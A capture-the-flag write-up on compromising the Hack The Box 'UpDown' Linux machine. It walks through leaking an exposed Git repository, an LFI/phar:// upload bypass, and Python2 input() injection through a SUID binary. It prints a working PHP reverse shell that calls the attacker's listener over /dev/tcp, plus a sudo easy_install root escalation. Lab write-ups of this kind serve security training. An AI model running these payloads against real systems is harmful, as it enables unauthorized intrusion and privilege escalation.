
Hack The Box UpDown Writeup (Medium Linux)
Medium Linux box. An exposed .git leaks a Special-Dev header, a zipped PHP shell renamed .txt runs through phar://, and sudo easy_install gives root.
Summary
The UpDown machine compromise demonstrated a realistic attack chain where multiple moderate-severity vulnerabilities combined to achieve full system control. The initial breakthrough came from discovering an exposed Git repository that revealed both the application’s source code and a custom authentication mechanism protecting the development subdomain.
Once access to the development environment was gained through this leaked authentication header, the real exploitation began by chaining a file upload feature with a local file inclusion vulnerability. The application attempted to restrict dangerous file types through a blacklist, but this defense was bypassed by uploading a ZIP file containing a PHP reverse shell, then accessing it through PHP’s phar stream wrapper to achieve code execution as the www-data user.
Then, we exploited an SUID binary that executed a Python2 script vulnerable to code injection through the deprecated input function, which evaluates user input as executable code rather than treating it as plain text. The final escalation to root access leveraged overly permissive sudo configuration that allowed the developer account to run easy_install, a package installation tool that executes arbitrary setup code with elevated privileges.
Service Enumeration
In this engagement with the UpDown machine, the reconnaissance revealed a deliberately limited attack surface, which is actually quite realistic for modern hardened systems.
I initiated an nmap scan with aggressive options, which combines service detection, version identification, and operating system fingerprinting into a single comprehensive scan. This approach saves time while gathering multiple data points simultaneously:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
## Nmap 7.93 scan initiated Sun Oct 12 03:20:38 2025 as: nmap -A -vv -oN scans/nmap.initial 10.129.227.227
Increasing send delay for 10.129.227.227 from 10 to 20 due to 11 out of 14 dropped probes since last increase.
Nmap scan report for 10.129.227.227
Host is up, received syn-ack (0.16s latency).
Scanned at 2025-10-12 03:20:39 EDT for 35s
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9e1f98d7c8ba61dbf149669d701702e7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDl7j17X/EWcm1MwzD7sKOFZyTUggWH1RRgwFbAK+B6R28x47OJjQW8VO4tCjTyvqKBzpgg7r98xNEykmvnMr0V9eUhg6zf04GfS/gudDF3Fbr3XnZOsrMmryChQdkMyZQK1HULbqRij1tdHaxbIGbG5CmIxbh69mMwBOlinQINCStytTvZq4btP5xSMd8pyzuZdqw3Z58ORSnJAorhBXAmVa9126OoLx7AzL0aO3lqgWjo/wwd3FmcYxAdOjKFbIRiZK/f7RJHty9P2WhhmZ6mZBSTAvIJ36Kb4Z0NuZ+ztfZCCDEw3z3bVXSVR/cp0Z0186gkZv8w8cp/ZHbtJB/nofzEBEeIK8gZqeFc/hwrySA6yBbSg0FYmXSvUuKgtjTgbZvgog66h+98XUgXheX1YPDcnUU66zcZbGsSM1aw1sMqB1vHhd2LGeY8UeQ1pr+lppDwMgce8DO141tj+ozjJouy19Tkc9BB46FNJ43Jl58CbLPdHUcWeMbjwauMrw0=
|   256 c21cfe1152e3d7e5f759186b68453f62 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKMJ3/md06ho+1RKACqh2T8urLkt1ST6yJ9EXEkuJh0UI/zFcIffzUOeiD2ZHphWyvRDIqm7ikVvNFmigSBUpXI=
|   256 5f6e12670a66e8e2b761bec4143ad38e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIL1VZrZbtNuK2LKeBBzfz0gywG4oYxgPl+s5QENjani1
80/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Is my Website up ?
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
## Nmap done at Sun Oct 12 03:21:14 2025 -- 1 IP address (1 host up) scanned in 36.40 seconds
The scan results revealed only two open ports: SSH on port 22 and HTTP on port 80. This naturally directs our attention toward the web application as the primary avenue for initial access, since SSH is notoriously difficult to exploit directly unless we discover valid credentials.
Web Server Enumeration

The web application presented itself with a straightforward premise: checking whether websites are accessible. This functionality might seem innocuous at first, but applications that make outbound connections on behalf of users are particularly interesting from a security perspective. Why? Because they can potentially be abused to probe internal networks, bypass firewall restrictions, or leak information about the server’s environment.

It also informs us the VHOST for the machine (siteisup.htb) as you can see from the screenshot above. I added this hostname to my local hosts file, which allows my system to resolve the domain name without relying on DNS infrastructure. This is essential for CTF environments where DNS records don’t exist for these internal testing domains.
1
echo 10.129.227.227 siteisup.htb | sudo tee -a /etc/hosts
In the “website to check” field, I put my own IP address:
1
http://10.10.14.55
And in my machine I started a netcat listener on port 80:
1
2
$ sudo nc -lvnp 80
listening on [any] 80 ...
Immediately, I got the connection back:
1
2
3
4
5
connect to [10.10.14.55] from (UNKNOWN) [10.129.227.227] 49070
GET / HTTP/1.1
Host: 10.10.14.55
User-Agent: siteisup.htb
Accept: */*
I was hoping to get more information about the back-end via the user-agent header, but it only says “siteisup.htb”. More importantly for our purposes, it confirmed that the application performs real HTTP requests rather than simulating them.
Dumping Git Repository
Using feroxbuster with a carefully curated wordlist, I discovered something developers should never expose publicly: a Git repository at /dev/.git:

The command looks like this:
1
feroxbuster --url http://siteisup.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -t 20
Git repositories contain the complete history of a project, including every change ever made, deleted files, and sometimes even credentials that were accidentally committed and later removed. Even though the files might be deleted from the current version, Git’s version control nature means they remain accessible in the repository’s history. This is why exposing Git repositories is such a critical security vulnerability.
I ran git-dumper, a specialized tool that reconstructs the complete repository structure by downloading the Git objects through HTTP requests:
1
git-dumper http://siteisup.htb/dev ./gitdump
This gave me access to several revealing files, but the most critical was the .htaccess configuration file:
1
2
3
4
5
6
7
8
9
10
11
$ ls -la
total 40
drwxr-xr-x 3 user user 4096 Oct 12 04:30 .
drwxr-xr-x 5 user user 4096 Oct 12 04:31 ..
-rw-r--r-- 1 user user   59 Oct 12 04:30 admin.php
-rw-r--r-- 1 user user  147 Oct 12 04:30 changelog.txt
-rw-r--r-- 1 user user 3145 Oct 12 04:30 checker.php
drwxr-xr-x 7 user user 4096 Oct 12 04:30 .git
-rw-r--r-- 1 user user  117 Oct 12 04:30 .htaccess
-rw-r--r-- 1 user user  273 Oct 12 04:30 index.php
-rw-r--r-- 1 user user 5531 Oct 12 04:30 stylesheet.css
The .htaccess file is Apache’s way of allowing directory-level configuration without modifying the main server configuration. Think of it as a set of rules that apply only to a specific directory and its subdirectories. The exposed .htaccess revealed a custom authentication mechanism:
1
2
3
4
SetEnvIfNoCase Special-Dev "only4dev" Required-Header
Order Deny,Allow
Deny from All
Allow from env=Required-Header
This configuration implements security through a custom HTTP header rather than standard authentication methods. Let me break down what each line accomplishes:
The first line checks if an incoming request contains a header named “Special-Dev” with the value “only4dev”. When this condition is met, Apache sets an environment variable called “Required-Header”. The subsequent lines establish a default-deny policy where all requests are blocked unless the Required-Header environment variable exists. This is an example of security by obscurity, which relies on the secrecy of the authentication mechanism itself rather than cryptographic strength.
Analyzing the PHP Code
The index.php file revealed a local file inclusion vulnerability, which occurs when an application includes files based on user input without proper validation. Here’s the vulnerable code:
1
2
3
4
5
6
7
8
9
10
11
12
<b>This is only for developers</b>
<br>
<a href="?page=admin">Admin Panel</a>
<?php
	define("DIRECTACCESS",false);
	$page=$_GET['page'];
	if($page && !preg_match("/bin|usr|home|var|etc/i",$page)){
		include($_GET['page'] . ".php");
	}else{
		include("checker.php");
	}
?>
The developer attempted to prevent directory traversal attacks by blocking common system directories, but this blacklist approach has several weaknesses. First, it automatically appends “.php” to whatever we provide, which initially seems like a strong defense since we cannot directly include arbitrary file types. However, PHP’s flexible stream wrappers provide ways to bypass such restrictions. We’ll see that in just a bit.
Subdomain Enumeration
Web applications often have multiple subdomains serving different purposes: development environments, API endpoints, administrative panels, or staging servers. Each subdomain potentially represents a different attack surface with varying security controls. Development and staging environments are particularly attractive targets because they often have relaxed security policies and may contain debug functionality that would never appear in production.
Using ffuf (Fuzz Faster U Fool), I systematically tested thousands of potential subdomain names by manipulating the Host header. This technique works because virtual hosting decisions happen based on the Host header value rather than the requested IP address. The scan discovered “dev.siteisup.htb”, which immediately suggested a development environment:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$ ffuf -u http://siteisup.htb -H "Host: FUZZ.siteisup.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 10 -fw 186

 :: Method           : GET
 :: URL              : http://siteisup.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.siteisup.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 10
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response words: 186
________________________________________________

dev                     [Status: 403, Size: 281, Words: 20, Lines: 10]
Accessing the Development Environment
When I attempted to access dev.siteisup.htb directly, the server returned a 403 Forbidden error. This confirmed that the .htaccess rules we discovered earlier were actively protecting this subdomain:

Rather than manually adding the “Special-Dev: only4dev” header to every request, I configured Burp Suite’s Match and Replace feature:

This feature automatically modifies every request passing through the proxy, adding our custom header transparently. Think of it as creating a persistent authentication token that gets attached to all your traffic. This approach is particularly valuable during extended testing sessions where you might make hundreds of requests and adding the header manually would become tedious and error-prone.
Exploiting PHP Filter Chains (The Unintended Path)
The file inclusion vulnerability combined with PHP’s filter system creates an interesting exploitation opportunity. PHP filters were designed to transform data streams, allowing developers to encode, decode, compress, or otherwise modify content as it’s being read. However, security researchers discovered that by chaining multiple filters together in specific sequences, you can actually write arbitrary content to memory.
The php_filter_chain_generator tool automates the complex process of calculating which filter combinations will produce your desired PHP code. When I generated a chain to execute phpinfo(), the result was an extremely long string of filter names that, when processed sequentially, reconstructs the PHP code character by character:
1
python3 php_filter_chain_generator.py --chain '<?php phpinfo(); ?>'
The output is massive. Copy the string starting with php:// and that ends with php://temp and use it against the dev.siteisup.htb vhost under the page= attribute like so:
1
GET /index.php?page=<massive string, chainging filters>
The output can be seen in the screenshot below, where phpinfo was actually executed on the back-end:

Don’t forget to add the proper header though:
1
Special-Dev: only4dev
However, this technique hit a practical limitation: Apache’s request URI length restriction. Web servers impose limits on how long URLs can be to prevent certain denial-of-service attacks and because extremely long URLs can cause memory issues.
Additionally, examining the phpinfo() output revealed that many dangerous PHP functions were disabled through the disable_functions directive, including system, exec, shell_exec, and passthru. This significantly constrains what we can accomplish even if we achieve code execution:
1
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dl,stream_socket_client,fsockopen
The only execution function not disabled was proc_open, which allows creating new processes with full control over their input/output streams. While this remains a viable attack vector, the URL length limitations made this approach impractical for our immediate needs.
The PHAR Wrapper Exploitation (Intended Path)
The application’s core functionality involves uploading a text file containing URLs to check. Let’s examine the security-relevant code:
1
2
3
4
5
6
7
8
9
## File size must be less than 10kb.
if ($_FILES['file']['size'] > 10000) {
    die("File too large!");
}

$ext = getExtension($file);
if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|gz|gzip|tar/i",$ext)){
    die("Extension not allowed!");
}
The developer implemented two defensive measures: a file size limit and an extension blacklist. The size limit prevents resource exhaustion attacks and constrains what we can upload. The extension blacklist attempts to prevent uploading executable code by blocking common scripting language extensions and archive formats.
However, this blacklist has a critical oversight: it blocks “.zip” extensions but doesn’t account for how PHP interprets files. PHP includes various stream wrappers, which are special protocols for accessing different types of resources. The phar:// wrapper allows treating PHP Archive files as directories that can be read directly, and here’s the crucial detail: the phar:// wrapper doesn’t care about the file extension. It examines the file’s actual format rather than relying on the extension.
Crafting the Exploit Payload
My approach involved creating a malicious PHP reverse shell, packaging it in a ZIP archive (which is compatible with the PHAR format), and then renaming the archive with a .txt extension to bypass the extension filter. The PHP shell uses proc_open because it’s the only execution function available:
1
2
3
4
5
6
7
8
9
<?php
 $descriptorspec = array(
 0 => array('pipe', 'r'), // stdin
 1 => array('pipe', 'w'), // stdout
 2 => array('pipe', 'a') // stderr
 );
 $cmd = "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.55/1234 0>&1'";
 $process = proc_open($cmd, $descriptorspec, $pipes, null, null);
?>
The proc_open function creates a new process with configurable input/output pipes. The descriptor specification defines how these pipes connect: standard input as readable, standard output as writable, and standard error in append mode. The actual command creates an interactive Bash shell that redirects all its input and output to a TCP connection back to my attacking machine.
I zip it and rename it to evil.txt:
1
2
3
4
$ zip evil.zip shell.php
  adding: shell.php (deflated 39%)

$ mv evil.zip evil.txt
Prepare netcat:
1
sudo nc -lvnp 1234
When I uploaded this as “evil.txt”, the application dutifully saved it to a timestamped directory under /uploads. The application then attempted to process it as a list of URLs, but more importantly, the file remained accessible through the web server.

The final step combined two vulnerabilities: the file inclusion flaw and the accessible uploads directory. Using the phar:// stream wrapper through the vulnerable “page” parameter, I could reference the uploaded ZIP file and specify which file within it to execute:

The request looks like this (note the md5sum will be different):
1
GET /index.php?page=phar://uploads/2aabc55ed8e5a5a9b861f0293846c8b0/evil.txt/shell
This URL tells PHP to treat evil.txt as a PHAR archive, extract the shell.php file from within it, and execute it in the current context. Because the file inclusion happens with the web server’s privileges, our malicious code executes as the www-data user, granting us our initial foothold on the system. No need to add “shell.php”, just “shell” would be enough because index.php adds the .php extension automatically
Horizontal Privilege Escalation to Developer
Once established as www-data, the next objective involves escalating to a more privileged user account. In the developer user’s home directory, I discovered a development folder containing two interesting files: a Python script and an SUID binary.
1
2
3
4
5
6
www-data@updown:/home/developer/dev$ ls -la
total 32
drwxr-x--- 2 developer www-data   4096 Jun 22  2022 .
drwxr-xr-x 6 developer developer  4096 Aug 30  2022 ..
-rwsr-x--- 1 developer www-data  16928 Jun 22  2022 siteisup
-rwxr-x--- 1 developer www-data    154 Jun 22  2022 siteisup_test.py
The script siteisup_test.py looks like this:
1
2
3
4
5
6
7
8
import requests

url = input("Enter URL here:")
page = requests.get(url)
if page.status_code == 200:
        print "Website is up"
else:
        print "Website is down"
And if you notice, **siteisup **has a SUID bit set. The SUID (Set User ID) bit is a special permission in Unix systems that causes a program to execute with the permissions of its owner rather than the user who runs it. You can identify SUID binaries by the ‘s’ in the owner’s execute position: -rwsr-x—. This means when www-data executes this binary, it runs with developer’s privileges instead:
1
-rwsr-x---
It is an ELF binary:
1
siteisup: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=b5bbc1de286529f5291b48db8202eefbafc92c1f, for GNU/Linux 3.2.0, not stripped
And it clearly is the elf representation of the python script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
$ ./siteisup
Welcome to 'siteisup.htb' application

Enter URL here:123
Traceback (most recent call last):
  File "/home/developer/dev/siteisup_test.py", line 4, in <module>
    page = requests.get(url)
  File "/usr/local/lib/python2.7/dist-packages/requests/api.py", line 75, in get
    return request('get', url, params=params, **kwargs)
  File "/usr/local/lib/python2.7/dist-packages/requests/api.py", line 61, in request
    return session.request(method=method, url=url, **kwargs)
  File "/usr/local/lib/python2.7/dist-packages/requests/sessions.py", line 515, in request
    prep = self.prepare_request(req)
  File "/usr/local/lib/python2.7/dist-packages/requests/sessions.py", line 453, in prepare_request
    hooks=merge_hooks(request.hooks, self.hooks),
  File "/usr/local/lib/python2.7/dist-packages/requests/models.py", line 318, in prepare
    self.prepare_url(url, params)
  File "/usr/local/lib/python2.7/dist-packages/requests/models.py", line 392, in prepare_url
    raise MissingSchema(error)
requests.exceptions.MissingSchema: Invalid URL '123': No scheme supplied. Perhaps you meant http://123?
Python2 Input Vulnerability
The siteisup binary executes the Python script siteisup_test.py, which contains a critical vulnerability in how it handles user input:
1
url = input("Enter URL here:")
In Python 2, the input() function doesn’t just read text; it actually evaluates the input as Python code. This design decision, changed in Python 3, means we can inject arbitrary Python expressions that will execute in the script’s context. The proof of concept is as follows:

Since the script runs with developer privileges due to the SUID bit, any code we inject also runs with those elevated privileges! My injection payload demonstrates this beautifully:
1
__import__("os").system("bash")
This code dynamically imports the os module (using import because regular import statements aren’t expressions) and immediately calls its system function to launch a Bash shell. Because this happens within the privileged context, the resulting shell also has developer privileges:
1
2
3
4
5
6
7
www-data@updown:/home/developer/dev$ ./siteisup
Welcome to 'siteisup.htb' application

Enter URL here:__import__("os").system("bash")

developer@updown:/home/developer/dev$ id
uid=1002(developer) gid=33(www-data) groups=33(www-data)
I saved the SSH private key for developer (/home/developer/.ssh/id_rsa) to my local machine and SSHd into the machine as “developer”:
1
2
3
4
5
6
7
8
$ chmod 600 developer.id_rsa

$ ssh -i developer.id_rsa developer@siteisup.htb

<SNIP>

Last login: Tue Aug 30 11:24:44 2022 from 10.10.14.36
developer@updown:~$
Vertical Privilege Escalation
The developer account possessed sudo privileges for the **easy_install **command, which Python’s setuptools package uses to install Python packages. While this might seem like a reasonable permission for a developer account, it creates a severe security vulnerability.
1
2
3
4
5
6
7
$ sudo -l
Matching Defaults entries for developer on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User developer may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/local/bin/easy_install
Package installation tools like easy_install are inherently dangerous when run with elevated privileges because they execute arbitrary code during the installation process. Specifically, setup.py files contain Python code that runs during installation to configure and build the package.
The GTFOBins project documents these “living off the land” techniques where legitimate administrative tools can be abused for privilege escalation. The easy_install exploit works by creating a malicious package with a setup.py that spawns a shell:
1
2
3
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo easy_install $TF
I ran it and got root:
1
2
3
4
5
6
7
8
9
10
$ TF=$(mktemp -d)
developer@updown:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
developer@updown:~$ sudo easy_install $TF

WARNING: The easy_install command is deprecated and will be removed in a future version.
Processing tmp.LWINMcnA1b
Writing /tmp/tmp.LWINMcnA1b/setup.cfg
Running setup.py -q bdist_egg --dist-dir /tmp/tmp.LWINMcnA1b/egg-dist-tmp-2A3anm

#